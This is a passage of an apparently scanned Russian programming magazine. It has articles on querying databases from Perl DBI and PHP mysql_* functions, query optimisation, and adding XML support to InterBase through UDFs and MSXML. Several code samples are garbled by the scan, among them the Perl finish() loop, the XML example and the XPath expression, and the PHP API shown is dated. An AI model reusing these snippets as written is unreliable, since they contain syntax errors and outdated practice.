PRAVA.IDVLASN)
INNER JOIN DOCUMENT ON (PRAVA.IDDOC =
DOCUMENT.IDDOC)
```

Но тут явно не хватает нашего критерия, да и группировка отсутствует. Запрос будет работать не так, как представлен в визуальном виде, так как сгенерирован сам текст запроса. Открою тебе один секрет: для того чтобы запрос создался как нужно, в закладке Selection следует обязательно включить в отображаемые поля COUNT(VLASN.PR), и тогда получишь желанный результат.

ДРУГИЕ

■ Для любителей унифицированных средств разработки запросов практически к любым базам данных можно посоветовать использовать программы, подобные, например, Visual SQL Designer. Программа довольно проста в использовании и подключается к большинству известных СУБД. Правда, работать не очень удобно, хотя, как говорится, на вкус и цвет...

Но учти, что если на повестке дня стоит проблема разработки запроса, который действительно адекватно отображал бы нужные данные, это во многом зависит не только от разработки запроса, но и от правильного проектирования самой базы данных, хорошего знания предметной области и задач, которые должна решать эта база данных. 



Name of output field	Aggregate	Name of source field
PR		VLASN.PR
IDOLDT		DOCUMENT.IDOLDT
D1		PRAVA.D1
D2		PRAVA.D2
OLDCL		PRAVA.OLDCL
OLDDL		PRAVA.OLDDL
COUNT_OF_PR	COUNT	VLASN.PR

Филипп Коряка (phil@pereslavl.ru)

ДОСТУП К БД ИЗ WEB-ПРИЛОЖЕНИЙ

СКАЗ О ДОСТУПЕ К БД ИЗ ПРОГРАММ НА PERL И PHP

Разработчику большого динамичного сайта никуда не деться от баз данных. В этой статье я расскажу об основных методах работы с базами данных из языков Perl и PHP и немного о связанных с этим характерных ошибках и методах их исправления.



СРЕДСТВА ДОСТУПА К БД В PERL

- Одним из самых распространенных

средств доступа к БД в Perl являются модули DBI (Data Base Interface) и DBD (Data Base Driver), которые позволяют работать со многими БД, такими как Oracle, Sybase, mSQL, MySQL. Модуль DBI служит посредником между программой на Perl и драйвером конкретной СУБД. Таким образом, программы, написанные с использованием DBI для одной конкретно взятой СУБД, должны без изменений работать с другой. Для этого достаточно поменять лишь используемый драйвер.

СРЕДСТВА ДОСТУПА К БД В PHP

■ Для доступа к БД из программ на PHP необходимо при компиляции PHP указать соответствующую опцию. Например, для получения возможности работы с MySQL указывается опция `--with-mysql`. Для СУБД mSQL необходимо указать опцию `--with-msql`. Полный список опций можно найти в документации к PHP. Функции для доступа к разным БД, как правило, имеют похожие названия и различаются лишь начальным префиксом, указывающим на их принадлежность к той или иной БД. Однако это правило действует не всегда. Вот примеры функций для работы с СУБД MySQL и их аналогов для работы с СУБД mSQL:

```
mysql_connect() и msql_connect()
mysql_select_db() и msql_select_db()
```

О работе с БД из PHP на примере БД MySQL читай ниже.

PERL: СОЕДИНЕНИЕ С БД

■ Что необходимо в первую очередь для начала работы с БД? Конечно же, установить соединения с ней. Для этого используется метод `DBI->connect()`, который связывается с конкретной БД и возвращает дескриптор

данного соединения. Далее с помощью этого дескриптора ты сможешь вытворять с БД различные операции. Приведу пример:

```
use DBI;
```

```
$dbh = DBI->connect("DBI:mysql:db_name:hostname.domainname.ru", "login", "password");
```

В этом примере переменная `$dbh` выступает в качестве дескриптора БД. Первый аргумент метода `DBI->connect()` представляет собой строку, содержащую три поля, разделенных двоеточием. Первое поле всегда содержит аббревиатуру DBI. Второе поле содержит название драйвера СУБД, который необходимо использовать при общении с БД (например: `mysql`, `Oracle`). Третье поле содержит строку, которая передается драйверу СУБД и идентифицирует БД. Следует заметить, что никаких стандартов, указывающих формат строки идентифицирующей БД, не существует, поэтому для разных драйверов могут использоваться разные строки идентификации БД. Например, такие:

```
db_name
db_name@hostname:port
database=db_name:host=hostname:port=port
```

Вторым и третьим аргументами метода `DBI->connect()` являются логин и пароль для доступа к БД. В соответствии со стандартом, в случае если первый аргумент метода `DBI->connect()` не определен или является пустой строкой, вместо него использует-

ся значение переменной окружения `DBI_DSN`. Имя используемого драйвера также может быть подставлено из переменной окружения `DBI_DRIVER`, если оно не указано явно:

```
$dbh = DBI->connect("DBI:db_name:hostname.domainname.ru", "login", "password");
```


Метод `DBI->connect()` в случае успешного выполнения возвращает дескриптор БД. В случае неудачи возвращается неопределенное значение и устанавливаются переменные `$DBI::err` (код ошибки) и `$DBI::errstr` (описание ошибки).

PERL: ЗАПРОСЫ К БД

■ Установив соединение с БД и получив дескриптор БД, можно приступить к выполнению SQL-запросов. Всего существует два вида запросов: запросы, которые не возвращают данные, и, соответственно, те, которые их возвращают. Для первого типа используется метод `do()` дескриптора БД, возвращающий логическую истину в случае удачного выполнения запроса или логическую ложь в случае неудачи. Примером запроса, не возвращающего данные, может служить запрос на создание новой таблицы в БД:

```
$dbh->do("CREATE TABLE new_table (id INT, name CHAR(8))");
```

Другой пример запросов, не возвращающих данные, - запросы на удаление таблицы, изменение структуры таблицы и т.г.






Схема функционирования `fetchrow_array()`

Схема работы с запросами, возвращающими данные, немного сложнее. Здесь сначала необходимо выполнить метод `prepare()` дескриптора БД для создания дескриптора состояния, после получения которого вызвать его метод `execute()`, непосредственно осуществляющий выполнение запроса, связанного с данным состоянием.

```
$sth = $dbh->prepare("SELECT * from new_table");
$sth->execute();
```

После выполнения метода `execute()` можно приступать к получению результата выполнения запроса.

PERL: ПОЛУЧЕНИЕ РЕЗУЛЬТАТОВ

■ Для получения результатов запроса используются методы `fetchrow_array()` и `fetchrow_hashref()` дескриптора состояния. Результаты запросов, как правило, представляют собой набор рядов и полей. При этом сразу после выполнения запроса (вызов метода `execute()`) первый ряд становится текущим. При каждом вызове методов `fetchrow_array()` или `fetchrow_hashref()`, как понятно из их названия, возвращается только один текущий ряд, при этом текущим становится следующий за ним и т.д. В случае если все ряды закончились, данные методы возвращают неопределенное значение.

Отличие этих двух методов в том, что метод `fetchrow_array()` возвращает ряд в виде массива значений его полей, а метод `fetchrow_hashref()` возвращает ссылку на хэш, ключами в котором являются названия полей, а значениями - данные из соответствующих полей. Обработка результатов обычно выглядит следующим образом:

```
$sth = $dbh->prepare("SELECT * from new_table");
$sth->execute();
```

```
while (@arr = $sth->fetchrow_array()){
    # Здесь обрабатываем текущий ряд, который расположен в массиве @arr
}
```

или же:

```
$sth = $dbh->prepare("SELECT * from new_table");
$sth->execute();
```

```
while ($shashp = $sth->fetchrow_hashref()){
    %hash = %$shashp;
    # Здесь обрабатываем текущий ряд, который расположен в хэше %hash
}
```

Хотелось бы заметить, что на практике в большинстве случаев конструкции вида

```
@arr = $sth->fetchrow_array()
```

следует избегать. Дело в том, что для доступа к полям ряда ты будешь вынужден использовать цифровые индексы, а это значит, что разобраться в таком коде без структуры базы перед глазами будет очень трудно. Сравним два этих примера кода, и все станет ясно:

```
while (@arr = $sth->fetchrow_array()){
    print("Книга: $arr[1]<BR>\n");
    print("Цена: $arr[2]<BR>\n");
    print("<B>$arr[3]</B><BR>\n");
}
```

```
while (($index, $name, $price, $description) = $sth->fetchrow_array()){
    print("Книга: $name<BR>\n");
    print("Цена: $price<BR>\n");
    print("<B>$description</B><BR>\n");
}
```

Твою жизнь еще больше облегчает использование метода `fetchrow_hashref()`, поскольку в этом случае нет необходимости перечислять все поля. Плюс ко всему этому, даже если таблица будет подвергнута изменениям, если поля станут располагаться в другом порядке, если в SQL-запросе вместо перечисления полей ты будешь использовать символ "*", твой код все равно останется рабочим. Правда, такой подход не ли-

шен недостатков, но о них пока вежливо умолчу.

Иногда после выполнения всех действий с дескриптором состояния бывает нужно вызвать его метод `finish()`. Такой вызов будет свидетельствовать о том, что мы больше не собираемся получать данные из этого состояния и что все соответствующие буферы СУБД могут быть очищены. Конечно, необходимость вызова метода `finish()` возникает крайне редко, как правило, в ситуациях, в которых результатом выполнения команды является гораздо больший объем данных, чем мы реально используем. Например:

```
$sth = $dbh->prepare("SELECT * from new_table");
$sth->execute();
my $sex=0;
while (($index, $name, $price) = $sth->fetchrow_array())
    && !$sex){
        $sex = analyse($index, $name, $price);
    }
```

В данном примере после выполнения запроса в буфере СУБД размещается множество записей из таблицы `new_table`. Далее функция `analyse()` поочередно анализирует данные из каждого ряда и, предположим, возвращает 1 на третьем ряду. С этого момента оставшиеся ряды перестают интересовать нас, но продолжают храниться в буфере СУБД до тех пор, пока `$sth` не будет присвоено неопределенное значение или пока мы не выйдем из области действия `$sth`. Вызов метода `finish()` позволяет досрочно очистить буфер СУБД.

PERL: ДИСКОННЕКТ


■ По окончании работы с БД следует не забыть отключиться от нее вызовом метода `disconnect()`:



```
$dbh->disconnect()
```

Замечу, что на момент отключения от БД все дескрипторы состояния должны быть неактивными, то есть для всех дескрипторов должен быть вызван метод `finish()`, или они должны содержать неопределенное значение, или должен быть осуществлен выход »

База данных - независимая от прикладных программ совокупность связанных данных, организованных по определенным правилам, предусматривающим общие принципы описания, хранения и манипулирования.

Обращение к базам данных осуществляется с помощью системы управления базами данных (СУБД).





из области их действия. В случае вызова метода disconnect() при имеющихся активных дескрипторах состояния будет получена ошибка.

Не стоит забывать о том, что подключение к СУБД - довольно длительная процедура, поэтому подключений и отключений в скрипте должно быть как можно меньше. Идеальная ситуация с одним подключением к СУБД в начале скрипта и с одним отключением в конце. Не нужно подключаться к СУБД для выполнения одного запроса, затем отключаться и для следующего запроса проделывать все заново.

Иногда для большего ускорения работы скрипта подключение к БД происходит вообще всего один раз. А все скрипты, которые будут запускаться позже, используют уже имеющийся дескриптор БД. Такой подход используется в mod_perl.

PHP: СОЕДИНЕНИЕ С БД

■ Для соединения с БД используется функция mysql_connect. Первым аргументом данной функции является имя сервера, на котором установлена СУБД. В имени сервера может присутствовать номер порта. Формат записи при этом такой: "server:port". Кроме того, в случае подключения к локальной СУБД можно указывать путь до сокета, через который будет осуществляться взаимодействие с СУБД: ":/var/run/mysqld/mysqld.sock". Вторым и третьим аргументами являются имя пользователя и пароль соответственно. Все аргументы функции mysql_connect являются необязательными, а в случае их отсутствия в качестве имени сервера будет использоваться "localhost:3306", в качестве имени пользователя - владелец текущего процесса, в качестве пароля - пустая строка. Если в программе имеется несколько вызовов mysql_connect с одинаковыми параметрами, повторные соединения не устанавливаются, а используются уже имеющи-

еся. Для изменения этого поведения служит четвертый необязательный аргумент функции mysql_connect, имеющий булево значение и равный TRUE, если необходимо запретить использование уже имеющихся соединений и всегда создавать новые. Функция mysql_connect возвращает дескриптор соединения в случае удачи и FALSE - при неудаче.

Вот несколько вариантов возможного использования функции mysql_connect:

```
mysql_connect("localhost", $login, $password);
mysql_connect("", "", $password);
mysql_connect("localhost", $login, $password, true);
```

После соединения с СУБД выбирают БД, над которой будут осуществляться дальнейшие действия. Для этого служит функция mysql_select_db, имеющая всего один обязательный аргумент - название БД, которую следует выбрать. Вторым необязательным аргументом является дескриптор соединения. Если он не указан, используется последнее из открытых соединений. В случае отсутствия соединений будет предпринята попытка установить соединение так, как оно было бы установлено при вызове mysql_connect без параметров. Функция mysql_select_db возвращает TRUE в случае успеха и FALSE - в случае неудачи.

PHP: ЗАПРОСЫ К БД

■ За осуществление запросов отвечает функция mysql_query, которая имеет один обязательный параметр - это, собственно, сам запрос к БД, который не должен оканчиваться точкой с запятой. Два других необязательных параметра:

- уже известный тебе дескриптор соединения, который ведет себя точно так же, как и в случае с mysql_select_db;
- аргумент, отвечающий за буферизацию результата (может принимать два значения: MYSQL_USE_RESULT - результат не буферизируется и MYSQL_STORE_RESULT - результат буферизируется).

По умолчанию результаты функции mysql_query буферизируются. В зависимости от типа запроса возвращается

либо TRUE (при удачном выполнении), либо идентификатор результата запроса. В случае ошибки независимо от типа запроса возвращается FALSE.

PHP: ПОЛУЧЕНИЕ РЕЗУЛЬТАТОВ

■ Для получения результатов запроса используются функции mysql_fetch_row и mysql_fetch_array. Как и в случае с Perl, эти функции возвращают текущий ряд или FALSE, если рядов больше не осталось. В главах расскажу о каждой из этих функций.

mysql_fetch_row возвращает массив, каждый элемент которого содержит значение соответствующего поля в ряду. Единственным аргументом данной функции является идентификатор результата. Продемонстрирую все на примере:

```
$result = mysql_query("SELECT name, price, description FROM books");
```

```
while ($row = mysql_fetch_row($result)){
    print("Книга: $row[0]<BR>\n");
    print("Цена: $row[1]<BR>\n");
    print("<B>$row[2]</B><BR>\n");
}
```


mysql_fetch_array предоставляет большие возможности по сравнению с mysql_fetch_row. Основная разница между этими двумя функциями в том, что mysql_fetch_row возвращает неассоциативный массив данных, а mysql_fetch_array - ассоциативный. Первым обязательным аргументом данной функции является идентификатор результата, а второй необязательный аргумент указывает тип возвращаемого результата. Всего существует три типа результатов:


- 1. MYSQL_ASSOC (возвращается ассоциативный массив, в котором индексами являются имена полей, а значениями - данные, которые в них расположены);
- 2. MYSQL_NUM (возвращает числовой массив);
- 3. MYSQL_BOTH (возвращает оба результата, по умолчанию используется значение MYSQL_BOTH).

Пример демонстрирует все три типа результатов:

Реляционная база данных - база данных, построенная на основе реляционной модели. В реляционной базе каждый объект задается записью (строкой) в таблице.

SQL является стандартным средством доступа к серверу баз данных.





```
while ($row = mysql_fetch_array($result, MYSQL_NUM)){
print("Книга: ", $row[0], "<br>\n");
print("Цена: ", $row[1], "<br>\n");
print("<b>", $row[2], "</b><br>\n");
}
```

```
while ($row = mysql_fetch_array($result, MYSQL_ASSOC)){
print("Книга: ", $row["name"], "<br>\n");
print("Цена: ", $row["price"], "<br>\n");
print("<b>", $row["description"], "</b><br>\n");
}
```

```
while ($row = mysql_fetch_array($result)){
print("Книга: ", $row["name"], "<br>\n");
print("Цена: ", $row[1], "<br>\n");
print("<b>", $row[2], "</b><br>\n");
}
```

В последнем вызове `mysql_fetch_array()` отсутствует второй аргумент, поэтому, как уже было сказано, используется значение по умолчанию - `MYSQL_BOTH`.

PHP: ДИСКОННЕКТ

■ По окончании работы с БД разрываем соединение функцией `mysql_close`. Необязательным аргументом этой функции является дескриптор соединения, которое ты собираешься разорвать. Если дескриптор не указан, используется последнее открытое соединение.

ОПТИМИЗИРУЕМ ЗАПРОСЫ

■ Основные принципы оптимизации работы с БД заключаются в исключении выполнения ненужных действий. Например, часто результат запроса к БД содержит гораздо больше информации, чем используется реально, что лучше учитывать при составлении запроса, чтобы исключить бессмысленную трату процессорного времени и памяти. Например, очень распространена ситуация, в которой необходимо отобразить некоторое подмножество из результатов запроса. С таким можно столкнуться, например, при постраничном выводе прайс-листов, списков товаров и во-

обще когда пользователю выводится лишь некоторое фиксированное количество записей из результата запроса. В таких случаях следует использовать ключевое слово языка SQL `limit`, которое указывает, сколько записей нужно вернуть и с какой записи следует начать отсчет. Таким образом, если результат запроса разбивается на страницы по десять записей на каждой, то сам запрос будет выглядеть так:

```
SELECT id, name, price FROM goods LIMIT PAGE, 10
```

где `PAGE` - это номер страницы, начиная с нуля, умноженный на 10.

Еще одна распространенная ошибка - использование символа "*" вместо перечисления необходимых полей таблицы в тех ситуациях, когда нет необходимости получать все поля. И тут и код программы становится малоинформативным, и ресурсы необоснованно тратятся на извлечение и хранение информации, которая не будет использоваться в дальнейшем.


При написании программ, работающих с БД, как правило, если СУБД умеет делать некоторые действия над данными, она делает это эффективнее твоей программы на Perl или PHP. Не нужно пытаться, получив данные из СУБД, сортировать их или делать выборку из них средствами используемого тобой языка программирования. В большинстве случаев СУБД справится с этим лучше. Хотя это правило, как и любое другое, имеет исключения.

ЧТО ЛУЧШЕ НЕ ХРАНИТЬ В БД?

■ Очень часто программисты пытаются втиснуть все имеющиеся в распоряжении данные внутрь БД совершенно не задумываясь о наличии смысла во всем этом. Иногда полезнее хранить часть данных на диске, а в БД помещать только путь до файла с данными. Это в первую очередь касается изображений, музыки, программ и других бинарных данных. Помещение больших объемов бинарных данных в БД сильно замедляет ее работу. Кроме того, для извлечения этих данных также требуется дополнительное время. Плюс, как известно, различные системы кеширования на стороне сервера и на стороне клиента обычно не работают с динамическими данными (в отличие от статических файлов). Для отображения картинки, расположенной в БД, потребуется потратить время на запуск скрипта, на подсоединение к БД, извлечение изображения из БД. А для отображения той же картинки, хранящейся на диске, тратится намного меньше времени. Кроме того, за счет кеширования это время еще сократится при последующих вызовах.

На этой оптимистической ноте закончу статью, потому что вопросы оптимизации - вечная тема, а страницы журнала, к сожалению, не резиновые.

SQL (структурированный язык запросов) - язык манипулирования данными, основанный на реляционной алгебре и позволяющий описывать условия поиска информации не задавая для этого последовательность действий, нужных для получения ответа.



Ижевский Виталий (moyavital@mail.ru)

ЕСЛИ СКРЕСТИТЬ INTERBASE С XML

РЕАЛЬНЫЙ ПРИМЕР ИНТЕГРАЦИИ

Довольно много воды утекло с момента объявления миру XML (Extensible Markup Language). Наперебой появляются основанные на нем новые технологии, которые обещают сделать программирование проще, понятнее, быстрее. Производители СУБД тоже хотят воспользоваться преимуществами супермодного новшества, XML уже интегрирован в Oracle, MS SQL и т.д.

X

ML - язык разметки. Прообразом XML был SGML (Standart Generalized Markup Language), назначение

которого состоит в описании структуры языков разметки, определении их синтаксиса, элементов и атрибутов. Один из языков, описанный им, - HTML (HyperText Markup Language). То есть HTML - экземпляр SGML. XML - это язык SGML, сильно урезанный и максимально упрощенный. XML определяет синтаксис языков. В XML вполне можно создать HTML, а также множество других языков. XML был создан специально для того, чтобы служить основой для последующих модификаций. В отличие от HTML, XML не имеет фиксированного набора атрибутов. Его центральный принцип - самостоятельное определение разработчиком допустимого набора элементов исходя из поставленных задач. XML - это только спецификация, описывающая набор правил, ограничений и рекомендаций, публикуемых консорциумом W3C (World Wide Web Consortium). А документ, написанный на нем, есть не что иное, как текстовый файл, подобный HTML, но намного проще. Чтобы понять его простоту, нужно знать правила описания:

- можно писать абсолютно любые теги на любом языке;
- открывающемуся тегу должен обязательно соответствовать закрывающий;
- значение атрибута должно быть заключено в кавычки;
- регистр символов имеет значение.

Программист также использует специальные теги, которые начинаются и заканчиваются знаком вопроса и gce

```
<?xml version="1.0" encoding="windows-1251" ?>
<?форматИтогоДанных Дата="12.04.03" ?>
<city?name ?>
<?датаИтогоДанных="12.45p." ?>
<?адрес ?>
<?форматИтогоДанных ?>
```

указывается, как именно обрабатывать данные. Каждый файл должен содержать в первой строке специальный тег, в котором указывается версия стандарта и кодировка описываемых данных.

Обрабатывать XML можно с помощью специальных программных комплексов, называемых парсерами. Можно пользоваться уже готовыми парсерами (MicroSoft XML, LibXML, Sablotron, Xalan, Xerces) или написать свой. Как правило, парсеры оформлены в виде библиотек .dll для Windows или .so для Unix. Они также входят в состав многих интернет-браузеров (MSIE, Opera, Firefox).

Парсер обрабатывает данные по принципам, которые прописаны в спецификации. А под программированием для XML понимается знание спецификаций и умение использовать возможности парсеров, которые имеют разные наборы логики для обработки соответствующих технологий (говорят, что парсер отвечает спецификациям того или иного языка, технологии).

НАСИЛЬСТВЕННАЯ ИНТЕГРАЦИЯ XML


■ Работа с XML интегрирована во многие СУБД, например, в MS SQL Server. Oracle пошел еще дальше, объявив XML отдельным типом данных. Одна из немногих СУБД, которая осталась без поддержки XML, - это InterBase. Разработчики посчитали нецелесообразным добавлять новые особенности программе и занялись исправлением старых багов.



Ижевский Виталий Григорьевич - инженер-программист Хмельницкого БТИ (Украина)

И как же быть, если большинство клиент-серверных БД разрабатывается именно под InterBase? Надо внести возможность обработки XML в эту СУБД с помощью механизма UDF (User Defined Functions). Покажу жизненный пример реализации, который используется на практике.

Итак, преамбула: существует сложная структура данных, например, информация, в которой используется адрес (данные о недвижимости): адрес дома, владелец, площадь и т.д. Строка адреса примерно такая: Россия, Москва, ул. им. Звезда 20 Партии, д. 24, кв. 15. Наиболее простое решение - создание нескольких таблиц с отношением один-ко-многим. Например:



Но иногда бывают и такие адреса: Россия, Московская обл., заправка 120 км. Новопростоквашинского шоссе, постройка амбар №2. И тут начинается... Простая, на первый взгляд, проблема превращается в десятки таблиц-справочников, пишутся сложные запросы с разными Join'ами. Давай пересмотрим решение. Реально в таблице country могут быть две-три записи, в других (region, city) - несколько десятков или сотен. Фактически база данных может занимать 1 Гб, а данные об адресах - 200 Кб. Так вот, данные об адресах можно сохранять

и отдельно от базы, например, в XML-формате (см. рис. справа).

Как видишь, дышать стало легче: от строки адреса остался только идентификатор idXML. Но как получить нужные данные, как предоставить пользователю не число-идентификатор, а действительно строку адреса "Россия, Московская обл., заправка 120 км. Новопростоквашинского шоссе, постройка амбар"? В этом тебе поможет Xpath-запрос. Например, такой:

```
//*[@ID=3]/ancestor-or-self:*/Название/concat(text(),
"local-name(..),")
```



Реализовать поиск по XML-файлу и передаче нужных данных серверу InterBase, а потом и пользователю можно через упомянутый механизм UDF.

ВЫБОР ПАРСЕРА

■ Для разбора XML-файлов важен выбор парсеров, которых существует целое семейство. Наиболее известные - это libxml и msxml. Кто хочет использовать Linux, тот, конечно, будет использовать libxml. Но при первом беглом взгляде на документацию многу кому становится плохо: больше двух тысяч функций лишь в одной библиотеке libxml2 (последней версии libxml). Разобраться в них будет очень и очень непросто. Дело в том, что разработчики придерживались всех стандартов и правил W3C, поэтому libxml является в некотором роде эталоном (правда, тяжеловатым).

С MSXML намного проще: все упаковано в красивые COM-объекты, есть строгая иерархия, прекрасная документация с примерами, все в духе Microsoft'a. Изучить MSXML и начать работать с ним можно практически сразу. Но, как всегда, со стандартами у Microsoft плоховато. Например, в MSXML было заявлено о полной поддержке XPath 1.0 и о частичной поддержке Xpath 2.0, но XPath 1.0 не всегда выдавал то, что нужно, а XPath 2.0 вообще не видно. И со скоростью в MSXML всегда было плоховато.

Но с выходом MSXML v.4 SP2 библиотека стала работать быстрее (разработчики гарантировали четырехкратный прирост производительности и не наврали). Даже быстрее libxml2 (примерно в полтора раза), а скорость играет большую роль. При небольших объемах выборки (выборка меньше тысячи) SQL с UDF работает без сомнений быстрее, чем компиляция и выполнение SQL-запроса с пяти-шести таблиц, но, конечно, при условии что XML имеет разумный предел (2-3 Мб). При больших объемах (выборка 3-4 тысячи и более) ситуация меняется на противоположную, но сложно представить себе человека, способного просмотреть 5000 записей за раз. Таким образом, при всех недостатках MSXML можно сказать, что Microsoft сделала хороший продукт, поэтому

XML - это упрощенный SGML.

Формат XML понимает и обрабатывает парсер, работающий согласно спецификациям.

Наиболее используемые парсеры: libxml и msxml (libxml для Linux).


Язык XML - мультиязычный, но поддержка кодеров и языков зависит от используемого парсера.

Изучить MSXML и начать работать с ним можно практически сразу.

■ **XPath (XML Path Language)** - выражения, описывающие местоположение элемента/элементов в XML-документе. Это немного напоминает URL или файловый путь. Например: //department/employee - все элементы employee в документе с предком department. Таким образом с помощью XPath можно быстро добраться до любого элемента.

